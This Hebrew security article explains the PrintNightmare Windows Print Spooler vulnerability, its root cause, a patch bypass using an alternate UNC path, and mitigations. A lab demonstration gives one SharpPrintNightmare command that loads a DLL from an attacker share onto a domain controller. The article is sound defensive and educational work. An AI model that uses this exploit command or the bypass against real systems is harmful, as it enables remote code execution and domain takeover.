Digital Whisper
Technologic Papers

כל מה שרצית לדעת על חולשת האבטחה PrintNightmare

מאת שלמה זרינחו, חיים נחמיאס, אורן בידרמן ודורון וזגיאל

הקדמה

חולשת אבטחה שהתגלתה לאחרונה בשירות Print Spooler של Windows, המוכרת גם בכינוי 'PrintNightmare', מאפשרת הרצת קוד מרחוק (RCE) בכל שרת או תחנת עבודה שבהם שירות Print Spooler מופעל. מכיוון שהשירות מופעל כברירת מחדל בכל מחשב, ומכיוון שחולשת אבטחה זו מאפשרת למעשה לכל משתמש ברשת הפנימית לנצל את החולשה על שרת ה-Domain Controller ולקבל שליטה מלאה על ה-Active Directory, היא זכתה לתהודה משמעותית ומחייבת תגובה מיידית מצדם של ארגונים. נדרשו למיקרוסופט כ-10 ימים כדי לשחרר את עדכוני האבטחה לכל גרסאות Windows שמתקנים את חולשת האבטחה הזו, ועדכוני האבטחה הללו יעילים רק תחת מגבלות מסוימות שיפורטו בהמשך מסמך זה.

כיצד קרה שהמידע על חולשת אבטחה זו פורסם לפני הפצת עדכוני האבטחה, ובכך הפך אותה לחולשת אבטחה קריטית ולא ידועה (Zero Day)? כאן העלילה מסתבכת. כחלק מעדכוני האבטחה של יוני 2021, מיקרוסופט תיקנה חולשת אבטחה ב-Print Spooler והקצתה לה את המזהה CVE-2021-1675. בתחילה היא סווגה כחולשת אבטחה בדרגת חומרה נמוכה המאפשרת הסלמת הרשאות מקומית (LPE). מיקרוסופט שינתה ב-21 ביוני את הסיווג מכיוון שהתגלה כי הליקוי מאפשר גם הרצת קוד מרחוק (RCE).

לאחר פרסום עדכון האבטחה, חוקרי האבטחה Zhipeng Huo, Piotr Madej ו-Yunhai Zhang, שהפקידו לידי מיקרוסופט את פרטי חולשת האבטחה (עליה דיווחו לפני שנה) וסברו שהיא כבר תוקנה, החליטו לפרסם את עבודתם, לרבות הוכחת היתכנות (PoC). הם שיתפו בטוויטר את הגילוי של חולשת האבטחה החדשה בשירות Print Spooler של Windows שמאפשרת הרצת קוד מרחוק, וציינו שמדובר ב-CVE-2021-1675.

אף על פי כן, התברר כי חולשת האבטחה שנוצלה לרעה באמצעות ה-PoC אינה זהה למעשה ל-CVE-2021-1675. ה-PoC נמצא יעיל כנגד שרתים שתוקנו באמצעות עדכוני יוני 2021 תחת מגבלות מסוימות, כולל נגד שרתי DC הפועלים בתצורת ברירת מחדל. אף שהחוקרים מחקו את ה-PoC מ-GitHub, הוא כבר

הועתק ושימש כבסיס לכלי PoC נוספים, אחד המוכרים שבהם הוא כלי הפריצה Mimikatz. ב-1 ביולי הקצתה מיקרוסופט את המזהה CVE-2021-34527 לחולשת האבטחה החדשה, וקבעה כי היא דומה אך נבדלת מחולשת האבטחה עם המזהה CVE-2021-1675, אשר מתייחס לחולשה שונה באותה קריאת API של Print Spooler.

ב-6 ביולי פרסמה מיקרוסופט עדכון אבטחה נפרד לטיפול בחולשה CVE-2021-34527 עבור חלק מגרסאות Windows (2019, 10 2012, R2, 2008 R2, 2008 גרסה 1703 ואילך, 8.1 ו-7), וב-8 ביולי גם עבור יתר הגרסאות (2016, 2012 ו-10 Windows גרסה 1607). עם זאת, מהר מאוד התגלה שגם עדכון זה אינו מספק הגנה מלאה. במקרה שבו נקבעת תצורה מסוימת שלא לפי ברירת המחדל (אזהרות Point and Print מנוטרלות), ניתן לעקוף את התיקון כדי לבצע מתקפות מסוג הרצת קוד מרחוק והסלמת הרשאות מקומית.

- לקבלת תיאורים מפורטים של החולשה ושל וקטורי התקיפה, ראו סעיף **'חולשת האבטחה PrintNightmare'**.
- לקבלת המלצות מפורטות לצמצום סיכונים, ראו סעיף **'צמצום סיכונים'**.
- למדריכים של מיקרוסופט, ראו:


https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1675

מהו שירות Print Spooler?

Print Spooler (המכונה בקיצור Spooler) הוא שירות המובנה בכל מערכות ההפעלה של מיקרוסופט. הוא מופעל כברירת מחדל ופועל תחת הרשאות גבוהו (SYSTEM Context). שירות זה מנהל את עבודות ההדפסה של מסמכים.

שירות Print Spooler מקבל משימות הדפסה מהמחשב, מוודא כי קיימים משאבי מדפסת זמינים ומתזמן את תור המשימות להדפסה. בשרתי Domain Controller, שירות Print Spooler אחראי גם על מחיקת מדפסות מה-Active Directory. משימה זו בודקת אם שרת ההדפסה נגיש ואם המדפסת עדיין משותפת. אחרת, היא מוחקת את האובייקט printQueue של המדפסת מה-AD. השירות מבצע את התפקידים של לקוח ושרת ההדפסה, כפי שניתן לראות בתרשים להלן:



[איור 1: רכיבי Print Spooler (מקור)]

לצורך ביצוע תפקיד שרת ההדפסה, שירות ה-Print Spooler רושם ממשק RPC עבור פרוטוקולי ההדפסה [MS-PAR], [MS-RPRN] ו-[MS-PAN]. שירות Print Spooler חושף גם ממשקים מקומיים המשתמשים ב-Internet Information Services (IIS) לתמיכה ב-Internet Printing Protocol (IPP) ובפרוטוקול Web Point-and-Print אם הוא מוגדר לתמיכה ב-IPP.

חולשות אבטחה קודמות

'PrintNightmare' אינה החולשה הראשונה שנמצאה בשירות Print Spooler, והשבתתו של שירות זה נחשבה להמלצת אבטחה מזה זמן מה (ראו המלצה של מיקרוסופט לגבי Printer Spooler). בין החולשות הבולטות שנמצאו ניתן למנות את CVE-2020-1337, CVE-2020-1070, CVE-2020-1048, CVE-2019-0683 ו-CVE-2010-2729 - אשר זכתה לתהודה ציבורית נוספת בשל היותה אחת מחולשות האבטחה שאותן ניצלה התולעת המפורסמת 'סטקסנט' (Stuxnet).

וקטור תקיפה מעניין נוסף שכולל את Print Spooler, ושימושי במיוחד לתוקפים, מוכר בכינוי 'The Printer Bug', אשר זוהה בשנת 2018 על-ידי חוקרי אבטחה. כדי לנצל חולשה זו, תוקף חסר הרשאות ברשת יכול לבקש מרחוק עדכון לגבי משימות הדפסה חדשות משירות ה-Print Spooler של ה-DC, על-ידי קריאת API ל-RpcRemoteFindFirstPrinterChangeNotificationEx. ה-DC יבצע אימות מול המחשב שבשליטת התוקף, פעולה שניתן לנצל לרעה כדי להתחזות ל-DC ולהשתלט על הדומיין במידה והתוקף פועל במערכת בעלת הרשאה לביצוע Unconstrained Kerberos Delegation. ניתן לנצל חולשה זו גם בפרוטוקול NTLM, במידה ולחשבון המחשב של הקורבן יש גישה ניהולית מול מחשבים אחרים. למרבה הצער, מיקרוסופט סיווגה התנהגות זו של המערכת כמכוונת, by design, והיא אינה מתכננת לתקן זאת.

לקבלת מידע נוסף על 'The Printer Bug', ראו:

- https://adsecurity.org/?p=4056
- https://github.com/leechristensen/SpoolSample
- https://book.hacktricks.xyz/windows/active-directory-methodology/printers-spooler-service-abuse

חולשת האבטחה 'PrintNightmare'

הליקוי העיקרי המאפשר את ניצול החולשה והרצת קוד מרחוק, מובנה בקריאה ל-RpcAddPrinterDriverEx() המהווה חלק מפרוטוקול MS-RPRN (Print System Remote Protocol). הפרוטוקול מאפשר התקנה מרחוק של דרייבר על ידי משתמשים בעלי ההרשאה SeLoadDriverPrivilege. הרשאה זו ניתנת כברירת מחדל רק לחברי הקבוצות Administrators או Print Operators.

למרבה הצער, בקריאה RpcAddPrinterDriverEx() ישנו באג לוגי המאפשר למשתמשים שאינם חלק מהקבוצות Administrators או Print Operators לעקוף את ההרשאה ולטעון מנהלי התקנים למערכת המרוחקת. כאשר מבצעים קריאה ל-RpcAddPrinterDriverEx(), נדרש להעביר שלושה פרמטרים: pDriverPath, pDataFill ו-pConfigFile. לאחר הקריאה, שירות ה-PrintSpooler יבדוק שהפרמטרים pDataFile ו-pDriverPath מצביעים לקבצים לוקאליים על השרת ואילו עבור הפרמטר pConfigFile הבדיקה אינה מתבצעת ופה הבעיה. כאשר נקרא לפונקציה ונגדיר את הפרמטר pConfigFile לנתיב רשת,

הקבצים יועתקו לשרת לנתיב: "C:\Windows\System32\spool\drivers\x64\3\new" ולאחר מכן יועברו "C:\Windows\System32\spool\drivers\x64\3" וכך ה-DLL מוחדר לשרת. כדי להריץ את ה-DLL נדרש לבצע קריאה נוספת לפונקציה RpcAddPrinterDriverEx(), אך הפעם ניתן להגדיר את הפרטמרים לקבצים הלוקאליים שהועתקו בקריאה הראשונה.

ע"י כך משתמש מרוחק שאין לו הרשאות מסוגל להתקין DLL של דרייבר שלו. דרייבר זדוני כזה עלול, לדוגמה, ליצור חשבון ניהולי בשרת המותקף, או להתקין תוכנה זדונית שתתקשר עם שרת C&C בשליטת התוקף.

חוקר האבטחה הידוע בכינויו cube0x0 צייץ ב-3 ביולי שהוא הצליח לנצל לרעה גם את פרוטוקול MS-PAR, באמצעות קריאה ל-RpcAsyncAddPrinterDriver() הדומה ל-RpcAddPrinterDriverEx() והמאפשרת אף היא טעינה מרחוק של דרייברים למחשב היעד.

אף שגם פרוטוקולי MS-RPRN ו-MS-PAR חשופים לחולשת אבטחה זו, פרוטוקול MS-PAR מחייב פחות מגבלות כדי לאפשר ניצול מוצלח של חולשת האבטחה.

תוקף אשר ירצה לנצל לרעה את החולשה PrintNightmare בעת שימוש בפרוטוקול MS-PAR יזדקק ל:

1. שירות Print Spooler פועל במחשב היעד ומוגדר לאפשר חיבורים מרוחקים (מופעל כברירת מחדל).
2. שם משתמש וסיסמה של משתמש בדומיין.
3. תיקיית רשת משותפת ונגישה מהשרת המותקף (לאחסון ה-DLL).

תוקף שירצה לנצל לרעה את חולשת האבטחה בעת שימוש בפרוטוקול MS-RPRN, יצטרך לעמוד בלפחות באחת מהמגבלות הנוספות:


1. לביצוע מול DC, על המשתמש להיות חבר בקבוצה 'Pre-Windows 2000 Compatible Access' כברירת מחדל, הקבוצה מכילה את 'Authenticated Users'.
2. אזהרות Point and Print בהתקנה ובעדכון של מנהלי התקנים נדרשות להיות מנוטרלות, על מנת שלא לחייב העלאת הרשאות (Elevation) בעת התקנת דרייבר המדפסת. זו אינה תצורת ברירת המחדל של Windows, שכן אזהרות Point and Print מופעלות כברירת מחדל.
3. מנגנון ה-UAC נדרש להיות כבוי ולא לאכוף את ההגדרה "Admin Approval Mode". זו אינה תצורת ברירת המחדל של Windows, שכן UAC מופעל בברירת מחדל ומוגדר ל-"Admin Approval Mode".

הדגמת מתקפה

כעת נדגים כיצד ניתן לנצל בקלות חולשת אבטחה זו. נשתמש בהדגמה זו בהוכחת ההיתכנות של cube0x0 (גרסת #C). יצרנו למטרה זו סביבת מעבדה. המעבדה כוללת שני שרתים בדומיין 'lab.local':


- קורבן: Spool-Win2016 - 10.10.0.20 - DC בגרסאת Windows 2016
- תוקף: 10.10.0.61 - שרת Windows 2019 חבר בדומיין

תחילה, עלינו להוריד ולקמפל את הפתרון:




[איור 2: גרסה מקומפלת של הוכחת ההיתכנות]

בשלב הבא ניצור תיקיית רשת משותפת שתהיה נגישה למחשב היעד. במקרה זה ניצור תיקיית רשת משותפת בשרת של התוקף. יש להגדיר את ההרשאות על תיקיית השיתוף כך שיכלול את הרשאת 'Everyone'. התיקייה המשותפת תכיל את ה-DLL הזדוני שיופעל במחשב היעד:



[איור 3: התיקייה המשותפת וההרשאות הנדרשות]

בחרנו להשתמש ב-DLL שיפעיל את אפליקציית "מחשבון" במחשב היעד:



[איור 4: ה-DLL מאוחסן בתיקייה המשותפת]

ככלל, גורם זדוני יכול להפעיל קוד זדוני שיאפשר לו לקבל גישה כמנהל דומיין (Domain Admin) כאשר הוא רץ אל מול DC.


כעת באפשרותנו להפעיל בקלות את ה-DLL באמצעות הכלי SharpPrintNightmare.exe בעזרת הפרמטרים המתאימים דרך PowerShell:

```
.\SharpPrintNightmare.exe '\\10.10.0.61\share\calc.dll' '\\10.10.0.20' lab.local user Password1
```

פרמטרים של הפקודה:


- '\\10.10.0.61\share\calc.dll' - נתיב ל-DLL במיקום המשותף ברשת
- '\\10.10.0.20' - הנתיב למחשב היעד (השרת המותקף)
- 'lab.local' - הדומיין של המשתמש/המחשב
- 'user Password1' - משתמש בדומיין והסיסמה שלו, אינו בעל הרשאות ניהול במחשב היעד

לאחר הרצת הקוד, נוכל לראות שהפעולה הושלמה בהצלחה:



[איור 5: הוכחת ההיתכנות שהופעלה והפרמטרים הנדרשים]

באפשרותנו לאמת זאת באמצעות הפעלת Process Explorer, הנכלל בחבילת Sysinternals, במחשב היעד:



[איור 6: Process Explorer במחשב היעד]

צמצום סיכונים

ברוב המקרים, ניתן לצמצם את הסיכונים הכרוכים בחולשות אבטחה מסוג זה באמצעות עדכוני אבטחה של הספק. למרבה הצער, זה לא היה המקרה כאן, אולי בשל אופיו המיושן ("legacy") של שירות Print Spooler והמורכבות של ממשקי ה-API של Windows RPC.

לאחר פרסום הוכחת ההיתכנות הראשונית בנושא PrintNightmare, שעושה שימוש בקריאה ל-RpcAddPrinterDriverEx של MS-RPRN, זוהה במהירות כי שרתי DC שבהם הותקן התיקון CVE-2021-1675 מיוני 2021 נותרו פגיעים. זאת מכיוון ששירות ה-Spooler שלהם העניק גישה בעלת הרשאות מלאות לחברי הקבוצה המובנית 'Pre-Windows 2000 Compatible Access', המכילה את 'Authenticated Users' כברירת מחדל. בזמנו, היה נראה ששרתים בדומיין שתוקנו באמצעות עדכוני יוני 2021 היו מוגנים.

עם זאת, ככל שהדברים המשיכו להסתבך וחולשת האבטחה לעיל של MS-PAR זוהתה, הדבר כבר לא היה נכון - מכיוון שהשרתים חשופים לחולשה זו גם כאשר הם תוקנו באמצעות עדכוני יוני. דבר זה הרחיב באופן דרמטי את מעגל המחשבים החשופים לחולשת האבטחה 'PrintNightmare' והקטין את ההשפעה של העדכון הראשוני.

מיקרוסופט שחררה ב-6 ביולי עדכון אבטחה נפרד עבור CVE-2021-34527. עדכון זה מגן מפני מתקפת הרצת קוד מרחוק בפרוטוקולי MS-RPRN ו-MS-PAR והוא מכסה גם את החולשות אליהן מתייחס CVE-2021-1675. עם זאת, קיימים מספר פערים גם בעדכון זה:

1. הוא לא היה רלוונטי בתחילה ל-Windows Server 2019, ל-Windows Server 2016 ול-Windows 10 גרסה 1607. בעיה זו נפתרה ב-8 ביולי, עם פרסום עדכוני האבטחה ליתר הגרסאות.
2. במקרה שאזהרות Point and Print מנוטרלות, עדכון האבטחה אינו מצמצם כראוי את הסיכון להרצת קוד מרחוק. דבר זה מתרחש מכיוון שלאחר התקנת עדכון האבטחה, ה-Spooler חוסם קובצי DLL שהוזרקו עם נתיב רשת בפורמט '\\<server>\<share>\'; עם זאת, הוא אינו חוסם קובצי DLL בפורמט החלופי '\??\UNC\<server>\<share>\'. Mimikatz כבר יישמה פונקציונליות שמאפשרת להשתמש בפורמט זה כדי לעקוף את מגבלות התיקון.

עם זאת, עדיין מומלץ מאוד להתקין את עדכוני האבטחה העדכניים ביותר לכל גרסאות Windows כדי לצמצם משמעותית את שטח התקיפה ולעקוב אחר עדכוני האבטחה שפורסמו לאחרונה.

בהתבסס על הבנת תהליך התקיפה ומידול התקיפה במספר סביבות, אנו ממליצים על הפעולות הבאות כדי לצמצם את החשיפה לחולשה, תוך התמקדות ב-DC בשלב הראשון והדחוף ביותר, ולהמשיך עם שרתים ותחנות עבודה בשלב השני. אם הסביבה מאפשרת, יש ליישם את כל השיטות להלן כדי להשיג הגנה בשכבות ולהבטיח כיסוי אבטחתי גדול יותר נגד כל הסיכונים הכרוכים ב-Print Spooler.

שיטה 1: התקנת עדכוני האבטחה CVE-2021-34527 העדכניים ביותר

התקנת עדכוני האבטחה העדכניים ביותר שמיקרוסופט פרסמה ב-6 ביולי וב-8 ביולי (KB5004947) תגן מפני מתקפות מסוג הרצת קוד מרחוק והסלמת הרשאות מקומית של 'PrintNightmare' ב-DC ובשרתים, כל עוד אזהרות 'Print and Point' בהתקנה אינן מנוטרלות. עדכון זה שוחרר בנפרד ממחזור שחרור עדכוני האבטחה החודשי הרגיל. לדברי מיקרוסופט, לאחר התקנת עדכונים אלה משתמשים שאינם מנהלי מערכת יכולים להתקין דרייברי הדפסה חתומים בלבד בשרת הדפסה כברירת מחדל, ובכך לחסום את האפשרות להתקנת קוד זדוני.

לקבלת מידע נוסף, עיינו במדריכים של מיקרוסופט:
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

העדכון מציע גם אפשרות למנוע ממשתמשים שאינם מנהלי מערכת להתקין דרייברי הדפסה כלשהם בשרת הדפסה, לרבות דרייברים חתומים, על-ידי הגדרת ערך ה-Registry:
'RestrictDriverInstallationToAdministrators'.

במקרה שהגדרה זו מוקשחת, ביצוע התקיפה ייכשל, ללא קשר למגבלות של Point and Print. אנו ממליצים ליישם גם אמצעי אבטחה זה, אך לאו דווקא כפעולה מיידית.


לקבלת מידע על אפשרות זו, ראו:
https://support.microsoft.com/en-us/topic/kb5005010-restricting-installation-of-new-printer-drivers-after-applying-the-july-6-2021-updates-31b91c02-05bc-4ada-a7ea-183b129578a7

שיטה 2: השבתת שירות Print Spooler (עבור DC-ים ושרתים שאינם שרתי הדפסה)

השבתת שירות Print Spooler תצמצם את הסיכונים הקשורים לחולשת האבטחה PrintNightmare, וכן את כל הסיכונים האחרים הקשורים לשירות, כגון מתקפת הסלמת הרשאות מקומית ו-'The Printer Bug' שתואר לעיל. אנו ממליצים בחום להחיל מדיניות קבוצתית (GPO) שתאכוף את ההשבתה של שירות Print Spooler במחשבים קיימים ובמחשבים שנוצרו לאחרונה שאינם מחייבים פונקציונליות של הדפסה.

אפשרות זו זמינה ב:

- Computer Configuration > Preferences > Control Panel Settings > Services.
- Right click > New > Service.
- At the “Service name” field enter “Spooler”, change the “Startup” to “Disabled” and the “Service action” to “Stop service”.



[איור 7: הגדרות שירות Print Spooler במדיניות קבוצתית]

ניתן להשיג זאת גם באופן ידני על-ידי הפעלת פקודת PowerShell הבאה:

```
Stop-Service -Name Spooler -Force Set-Service -Name Spooler -StartupType Disabled
```

או באמצעות שורת הפקודה הבאה:

```
net stop spooler && sc config spooler start=disabled
```

<u>השלכות אפשריות של שימוש בשיטה זו:</u>

1. מחשב שבו שירות ה-Print Spooler מושבת לא יוכל לעבד משימות הדפסה. לכן, הקפידו ליישם פעולה זו רק בשרתים שאינם דורשים יכולת הדפסה, לרבות DC, והימנעו מלהחיל אותה על תחנות עבודה.
2. ביצוע הפעולות לעיל בשרתי DC ישבית את תהליך המחיקה העיתי של מדפסות. פונקציונליות זו מסירה באופן אוטומטי מה-Active Directory אובייקטים של מדפסות שאינן זמינות עוד.


לדברי מיקרוסופט, אם פונקציונליות זו נדרשת, ניתן להמיר אותה בסקריפט של PowerShell שיופעל מעת לעת.

שיטה 3: השבתת הדפסה נכנסת מרחוק באמצעות Group Policy (עבור DC-ים, שרתים שאינם שרתי הדפסה ותחנות עבודה)

עבור מחשבים אשר זקוקים ליכולת הדפסה מקומית או באמצעות מדפסת משותפת, אשר בהם לא ניתן להשבית את שירות Print Spooler, ניתן להשבית במקום זאת הדפסה נכנסת מרחוק. זאת על מנת לכבות את הפונקציונליות של שרת ההדפסה בשירות Print Spooler ולמנוע הרצת קוד מרחוק. כדי להבטיח הגנה בשכבות, אנו ממליצים להחיל אמצעי אבטחה זה גם על מחשבים אחרים. מתקפת הסלמת הרשאות מקומית עדיין אפשרית בעת השבתה של הדפסה נכנסת מרחוק, בתלות בתצורה של אזהרות Point and Print ושל ה-UAC (כפי שמפורט בסעיף 'חולשת האבטחה PrintNightmare').

ניתן להחיל תצורה זו גם באמצעות Group Policy, והיא זמינה ב:

- Computer Configuration > Policies > Administrative Templates > Printers
- Open the “Allow Print Spooler to accept client connections:” and choose “Disabled” to block remote attacks.



